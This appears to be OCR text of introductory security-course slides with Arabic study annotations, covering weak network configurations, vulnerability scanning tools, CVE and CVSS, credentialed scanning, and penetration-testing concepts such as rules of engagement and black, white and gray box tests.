- ✓ Permissions systems can be complex and it is easy to make mistakes, such as permitting unauthenticated guests to view confidential data files, or allowing write access when only read access is appropriate.

لازم نحدد المجلدات فقط للادمن root user

WEAK NETWORK CONFIGURATIONS


Open Ports and Services

- ✓Network applications and services allow client connections via Transport Control Protocol (TCP) or User Datagram Protocol (UDP) port numbers.
- ✓The clients and servers are identified by Internet Protocol (IP) addresses.
- ✓Servers must operate with at least some open ports, but security best practice dictates that these should be restricted to only necessary services.
- ✓Running unnecessary open ports and services increases the attack surface.
- ✓Some generic steps to harden services to meet a given role include:
  - ➢Restrict endpoints that are allowed to access the service by IP address or address range.
  - ➢Disable services that are installed by default but that are not needed.

WEAK NETWORK CONFIGURATIONS (cont.)

Unsecure Protocols

- ✓An unsecure protocol is one that transfers data as cleartext; that is, the protocol does not use encryption for data protection.
- ✓Lack of encryption also means that there is no secure way to authenticate the endpoints.
- ✓This allows an attacker to intercept and modify communications, acting as man-in-the-middle (MITM).



WEAK NETWORK CONFIGURATIONS (cont.)

Weak Encryption

- ✓ Encryption algorithms protect data when it is stored on disk or transferred over a network.
- ✓ Encrypted data should only be accessible to someone with the correct decryption key.
- ✓ Weak encryption vulnerabilities allow unauthorized access to data.

WEAK NETWORK CONFIGURATIONS (cont.)

Errors

- ✓Weakly configured applications may display unformatted error messages under certain conditions.
- ✓These error messages can be revealing to threat actors probing for vulnerabilities and coding mistakes.
- ✓Secure coding practices should ensure that if an application fails, it does so "gracefully" without revealing information that could assist the development of an exploit.

IMPACTS FROM VULNERABILITIES

Data Breaches and Data Exfiltration Impacts

- ✓ All information should be collected, stored, and processed by authenticated users and hosts subject to the permissions (authorization) allocated to them by the data owner.
- ✓ Data breach and data exfiltration describe two types of event where unauthorized information use occurs:
  - ➢ A data breach event is where confidential data is read, transferred, modified, or deleted without authorization.
  - ➢ Data exfiltration is the methods and tools by which an attacker transfers data without authorization from the victim's systems to an external network or media.

IMPACTS FROM VULNERABILITIES (cont.)

Identity Theft Impacts

- ✓A privacy breach may allow the threat actor to perform identity theft or to sell the data to other malicious actors.
- ✓The threat actor may obtain account credentials or might be able to use personal details and financial information to make fraudulent credit applications and purchases.

Financial and Reputation Impacts

- ✓All these impacts can have direct financial impacts due to damages, fines, and loss of business.
- ✓Data/privacy breach and availability loss events will also cause a company's reputation to drop with direct customers.

3.1- Assess Organizational Security with Network Reconnaissance Tools

3.2- Explain Security Concerns with General Vulnerability Types

3.3- Summarize Vulnerability Scanning Techniques

3.4- Explain Penetration Testing Concepts

VULNERABILITY SCAN TYPES

1. Network Vulnerability Scanner

- ✓ A network vulnerability scanner, such as **Tenable Nessus** (tenable.com/products/nessus) or **OpenVAS** (openvas.org), is designed to test network hosts, including client PCs, mobile devices, servers, routers, and switches.
- ✓ It examines an organization's on-premises systems, applications, and devices and compares the scan results to configuration templates plus lists of known vulnerabilities.
- ✓ Typical results from a vulnerability assessment will identify missing patches, deviations from baseline configuration templates, and other related vulnerabilities.

VULNERABILITY SCAN TYPES (cont.)

VULNERABILITY SCAN TYPES (cont.)

- The first phase of scanning might be to run a detection scan to discover hosts on a particular IP subnet.
- In the next phase of scanning, a target range of hosts is probed to detect running services, patch level, security configuration and policies, network shares, unused accounts, weak passwords, antivirus configuration, and so on.
- Each scanner is configured with a database of known software and configuration vulnerabilities.
- The tool compiles a report about each vulnerability in its database that was found to be present on each host.
- Each identified vulnerability is categorized and assigned an impact warning.

VULNERABILITY SCAN TYPES (cont.)

- Most tools also suggest remediation techniques.
- This information is highly sensitive, so use of these tools and the distribution of the reports produced should be restricted to authorized hosts and user accounts.
- Network vulnerability scanners are configured with information about known vulnerabilities and configuration weaknesses for typical network hosts.
- These scanners will be able to test common operating systems, desktop applications, and some server applications.
- This is useful for general purpose scanning, but some types of applications might need more rigorous analysis.

VULNERABILITY SCAN TYPES (cont.)

للمواقع تعني كل مره مثل الـ فسيوال او يوتيوب

2. Application and Web Application Scanners

- ✓A dedicated application scanner is configured with more detailed and specific scripts to test for known attacks, as well as scanning for missing patches and weak configurations.
- ✓The best known class of application scanners are **web application scanners**.
- ✓Tools such as **Nikto** (cirt.net/Nikto2) look for known web exploits, such as SQL injection and cross-site scripting (XSS), and may also analyze source code and database security to detect unsecure programming practices.
- ✓Other types of application scanner would be optimized for a particular class of software, such as a database server.

→ Scanr attacks ...W

COMMON VULNERABILITIES AND EXPOSURES

لازم الـ Scanner دايماً متحدث عشان يكون يعرف احدث الثغرات

- An automated scanner needs to be kept up to date with information about known vulnerabilities.
- This information is often described as a **vulnerability feed**, though the Nessus tool refers to these feeds as **plug-ins**, and OpenVAS refers to them as **network vulnerability tests (NVTs)**.
- Often, the vulnerability feed forms an important part of scan vendors' commercial models, as the latest updates require a valid subscription to acquire.

COMMON VULNERABILITIES AND EXPOSURES (cont.)

SCAP بروتوكول يستخدم التحديثات او الثغرات على يعتمد الذي Scan برنامج

- Vulnerability feeds make use of common identifiers to facilitate sharing of intelligence data across different platforms.
- Many vulnerability scanners use the **Secure Content Automation Protocol (SCAP)** to obtain feed or plug-in updates (scap.nist.gov).
- As well as providing a mechanism for distributing the feed, SCAP defines ways to compare the actual configuration of a system to a target-secure baseline plus various systems of common identifiers.
- These identifiers supply a standard means for different products to refer to a vulnerability or platform consistently.

COMMON VULNERABILITIES AND EXPOSURES (cont.)

- **Common Vulnerabilities and Exposures (CVE)** is a dictionary of vulnerabilities in published operating systems and applications software (cve.mitre.org).
- There are several elements that make up a vulnerability's entry in the CVE:
  - ✓ An identifier in the format: CVE-YYYY-####, where YYYY is the year the vulnerability was discovered, and #### is at least four digits that indicate the order in which the vulnerability was discovered.
  - ✓ A brief description of the vulnerability.
  - ✓ A reference list of URLs that supply more information on the vulnerability.
  - ✓ The date the vulnerability entry was created.

هاذا الموقع بقاعدة الثغرة ونمرتها وسنة تاكتها

COMMON VULNERABILITIES AND EXPOSURES (cont.)

- The NVD supplements the CVE descriptions with additional analysis, a criticality metric, calculated using the **Common Vulnerability Scoring System (CVSS)**, plus fix information.
- CVSS metrics generate a score from **0 to 10** based on characteristics of the vulnerability, such as whether it can be triggered remotely or needs local access, whether user intervention is required, and so on.

Score	Description
0.1+	Low
4.0+	Medium
7.0+	High
9.0+	Critical

CREDENTIALED VERSUS NON-CREDENTIALED SCANNING

- A **non-credentialed scan** is one that proceeds by directing test packets at a host without being able to log on to the OS or application.
- The view obtained is the one that the host exposes to an unprivileged user on the network.
- The test routines may be able to include things such as using default passwords for service accounts and device management interfaces, but they are not given privileged access.
- Sometimes you will want to narrow your focus to think like an attacker who doesn't have specific high-level permissions or total administrative access.
- Non-credentialed scanning is often the **most appropriate technique for external assessment** of the network perimeter or when performing web application scanning.

CREDENTIALED VERSUS NON-CREDENTIALED SCANNING (cont.)

- A **credentialed scan** is given a user account with logon rights to various hosts, plus whatever other permissions are appropriate for the testing routines.
- This sort of test allows much more in-depth analysis, especially in detecting when applications or security settings may be misconfigured.
- It also shows what an insider attack, or one where the attacker has compromised a user account, may be able to achieve.

CREDENTIALED VERSUS NON-CREDENTIALED SCANNING (cont.)

- A **credentialed scan** is given a user account with logon rights to various hosts, plus whatever other permissions are appropriate for the testing routines.
- This sort of test allows much more in-depth analysis, especially in detecting when applications or security settings may be misconfigured.
- It also shows what an insider attack, or one where the attacker has compromised a user account, may be able to achieve.

Lab

Lab 4: Analyzing the Results of a Credentialed Vulnerability Scan

3.1- Assess Organizational Security with Network Reconnaissance Tools

3.2- Explain Security Concerns with General Vulnerability Types

3.3- Summarize Vulnerability Scanning Techniques

3.4- Explain Penetration Testing Concepts

PENETRATION TESTING

- A **penetration test**—often shortened to pen test—uses authorized hacking techniques to discover exploitable weaknesses in the target's security systems.
- Pen testing is also referred to as ethical hacking.
- A pen test might involve the following steps:
  - ✓Verify a threat exists
  - ✓Bypass security controls
  - ✓Actively test security controls
  - ✓Exploit vulnerabilities

RULES OF ENGAGEMENT

- Security assessments might be performed by employees or may be contracted to consultants or other third parties.
- **Rules of engagement** specify what activity is permitted or not permitted.
- These rules should be made explicit in a contractual agreement.
- **For example:** a pen test should have a concrete objective and scope rather than a vague type of "Break into the network" aim.
- There may be systems and data that the penetration tester should not attempt to access or exploit.

Attack Profile

اختبار اختراق

- Attacks come from different sources and motivations.
- You may wish to test both resistance to external (targeted and untargeted) and insider threats.
- You need to determine how much information about the network to provide to the consultant:

في انواع اختبار الاختراق

  - ✓Black box →
  - ✓White box →
  - ✓Gray box →

Attack Profile (cont.)

1. Black box

- ✓(or unknown environment)—the consultant is given no privileged information about the network and its security systems.
- ✓This type of test would require the tester to perform a reconnaissance phase.
- ✓Black box tests are **useful for simulating the behavior of an external threat**.

هجوم خارجي ليس لك اي معلومات عن انظمة وانت لازم تعمل اختبار اختراق ... ذي الهكر الخارجي

Attack Profile (cont.)

2. White box

- ✓(or known environment)—the consultant is given complete access to information about the network.
- ✓This type of test is sometimes conducted as a follow-up to a black box test to fully evaluate flaws discovered during the black box test.
- ✓The tester skips the reconnaissance phase in this type of test.
- ✓White box tests are **useful for simulating the behavior of a privileged insider threat**.

الشخص يعرف كل شيء وداخلي وتفضل المهاجم اختبار داخلي مثل الموظف الداخلي

Attack Profile (cont.)

3. Gray box

- ✓(or partially known environment)—the consultant is given some information.
- ✓typically, this would resemble the knowledge of junior or non-IT staff to model particular types of insider threats.
- ✓This type of test requires partial reconnaissance on the part of the tester.
- ✓Gray box tests are **useful for simulating the behavior of an unprivileged insider threat**.

Bug Bounty

اعطاك جوائز الثغرات

- A **bug bounty** is a program operated by a software vendor or website operator where rewards are given for reporting vulnerabilities.
- Where a pen test is performed on a contractual basis, costed by the consultant, a bug bounty program is a way of crowd sourcing detection of vulnerabilities.
- Some bug bounties are operated as internal programs, with rewards for employees only.
- Most are open to public submissions (tripwire.com/state-of-security/security-data-protection/cyber-security/essential-bug-bounty-programs).

يعني الشركة بتعطي مكافآت لما تجدلي ثغرات

EXERCISE TYPES

- Some of the techniques used in penetration testing may also be employed as an exercise between two competing teams:
  - ✓Red team—performs the offensive role to try to infiltrate the target.
  - ✓Blue team—performs the defensive role by operating monitoring and alerting controls to detect and prevent the infiltration.

EXERCISE TYPES (cont.)